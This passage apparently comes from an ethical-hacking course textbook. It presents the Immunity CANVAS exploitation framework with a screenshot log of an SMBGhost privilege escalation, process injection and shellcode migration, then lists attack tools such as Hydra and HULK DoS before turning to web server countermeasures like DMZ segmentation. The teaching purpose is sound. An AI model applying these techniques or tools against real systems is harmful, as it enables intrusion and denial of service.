
https://www.immunityinc.com

Web Server Attack Tools

Immunity's CANVAS

Source: *https://www.immunityinc.com*

Immunity's CANVAS provides penetration testers and security professionals with hundreds of exploits, an automated exploitation system, and a comprehensive, reliable exploit development framework. It provides features such as client-side exploitation, privilege escalation, HTTP tunneled privilege escalation, remote kernel exploitation, advanced backdoor technology, and advanced web attack technology.


Immunity CANVAS Ver: 7.25 | Current Session: default
File Listeners Session Report Control Help
Target Host
Stop Exploit
Configuration
Current Callback
10.161.0.233
Current Target(s)
127.0.0.1
Screen Shots
Modules
Search
ALL
GetSystem
Raw
Regex
Name
Description
smbghost_lpe
An elevation of
– 1 results for that query –
Node Tree
Exploit Description
Node Management
CANVAS World Map
CmdLine
ID: 0
10.161.0.233
LocalNode
[CANVAS]
ID: 0->2
10.161.0.217
win64Node
(selected)
Current Status
Canvas Log
Debug Log
Set Covertness:
1.0

```
[2020-06-02 11:25:11,157] [             getpriv] LUID for priv SeDebugPrivilege is [0x14][0x00][0x00][0x00][0x00][0x00][0x00][0x00
[2020-06-02 11:25:11,224] [        canvasengine] Getprocaddr_withmalloc: Found advapi32.dll|AdjustTokenPrivileges at 00007ff814145
[2020-06-02 11:25:11,834] [             getpriv] Successfully adjusted priv
[2020-06-02 11:25:11,927] [        canvasengine] Getprocaddr_withmalloc: Found kernel32.dll|IsWow64Process at 00007ff81388ddc0
[2020-06-02 11:25:12,434] [       canvasexploit] Injecting into pid 648
[2020-06-02 11:25:12,501] [        canvasengine] Getprocaddr_withmalloc: Found kernel32.dll|GetModuleHandleA at 00007ff81388e090
[2020-06-02 11:25:12,923] [       canvasexploit] Attempting to migrate SOCKET 208 into pid 648
[2020-06-02 11:25:13,527] [       canvasexploit] Migrated SOCKET 208 to a remote SOCKET 5264
[2020-06-02 11:25:13,535] [       canvasexploit] Generating 64bit Mosdef Shellcode
[2020-06-02 11:25:13,797] [        canvasengine] [*] New API, using NtCreateThreadEx
[2020-06-02 11:25:13,926] [        canvasengine] Getprocaddr_withmalloc: Found kernel32.dll|VirtualAllocEx at 00007ff8138a6b50
[2020-06-02 11:25:13,998] [        canvasengine] Getprocaddr_withmalloc: Found kernel32.dll|WriteProcessMemory at 00007ff8138a6c50
[2020-06-02 11:25:14,047] [        canvasengine] Getprocaddr_withmalloc: Found kernel32.dll|ExitThread at 00007ff814a4cf00
[2020-06-02 11:25:14,077] [        canvasengine] Getprocaddr_withmalloc: Found ntdll.dll|NtCreateThreadEx at 00007ff814a7d840
[2020-06-02 11:25:14,976] [       canvasexploit] MOSDEF migrated to pid: 648
```

Figure 13.43: Screenshot of Immunity CANVAS

The following are some additional web server attack tools:


- THC Hydra (*https://github.com*)
- HULK DoS (*https://github.com*)
- MPack (*https://sourceforge.net*)
- w3af (*https://w3af.org*)

LO#04: Explain Web Server Attack Countermeasures

Web Server Attack Countermeasures

In previous sections, we discussed the benefits of a well-informed web server security posture, the danger posed by web server attacks, the methodology used in web server attacks, and the tools that assist an attacker in performing web server attacks. In this section, we discuss the tools and techniques used for securing web servers. This section also discusses various methods to detect web server attacks, countermeasures, and defense techniques.

Further, this section describes common security tools to secure a web server against possible attacks. These tools scan for vulnerabilities in a target server and web applications, send alerts in the case of hacking attempts, scan for malware in the web server, and perform other security assessment activities.



Place Web Servers in Separate Secure Server Security Segment on Network

- An ideal **web hosting network** should be designed with at least **three segments** namely, an Internet segment, a secure server security segment often called a demilitarized zone (DMZ), and an internal network
- The web server should be placed in the **Server Security Segment** (DMZ) of the network, isolated from the public and internal networks
- Firewalls should be placed for the **internal network** and **Internet traffic**, directed toward the DMZ

Place Web Servers in Separate Secure Server Security Segment on Network

An ideal web hosting network should be designed with three segments: an Internet segment; a secure server security segment, which is often called the demilitarized zone (DMZ); and an internal network. The first step in securing web servers is to place them separately in the DMZ, which is isolated from the public network and from the internal web-hosting network. Placing web servers in a separate segment adds security barriers between the web servers and the internal network as well as between the web servers and the outside public network. This separation allows the administrator to place firewalls and apply access control based on security rules for the internal network as well as for Internet traffic toward the DMZ. Such a web-hosting network can prevent attacks on the web server by outside attackers or malicious insiders.

Network segmentation divides a network into different segments, each having its own hub or switch. It allows network administrators to protect one segment from others by enforcing firewalls and security rules depending on the level of security desired. In a segmented network, an attacker who compromises one segment of the network will not be able to compromise the security of other segments of the network. Let us example a sample web-hosting network that is segmented by the administrator in such a manner that the web server is placed in a DMZ.


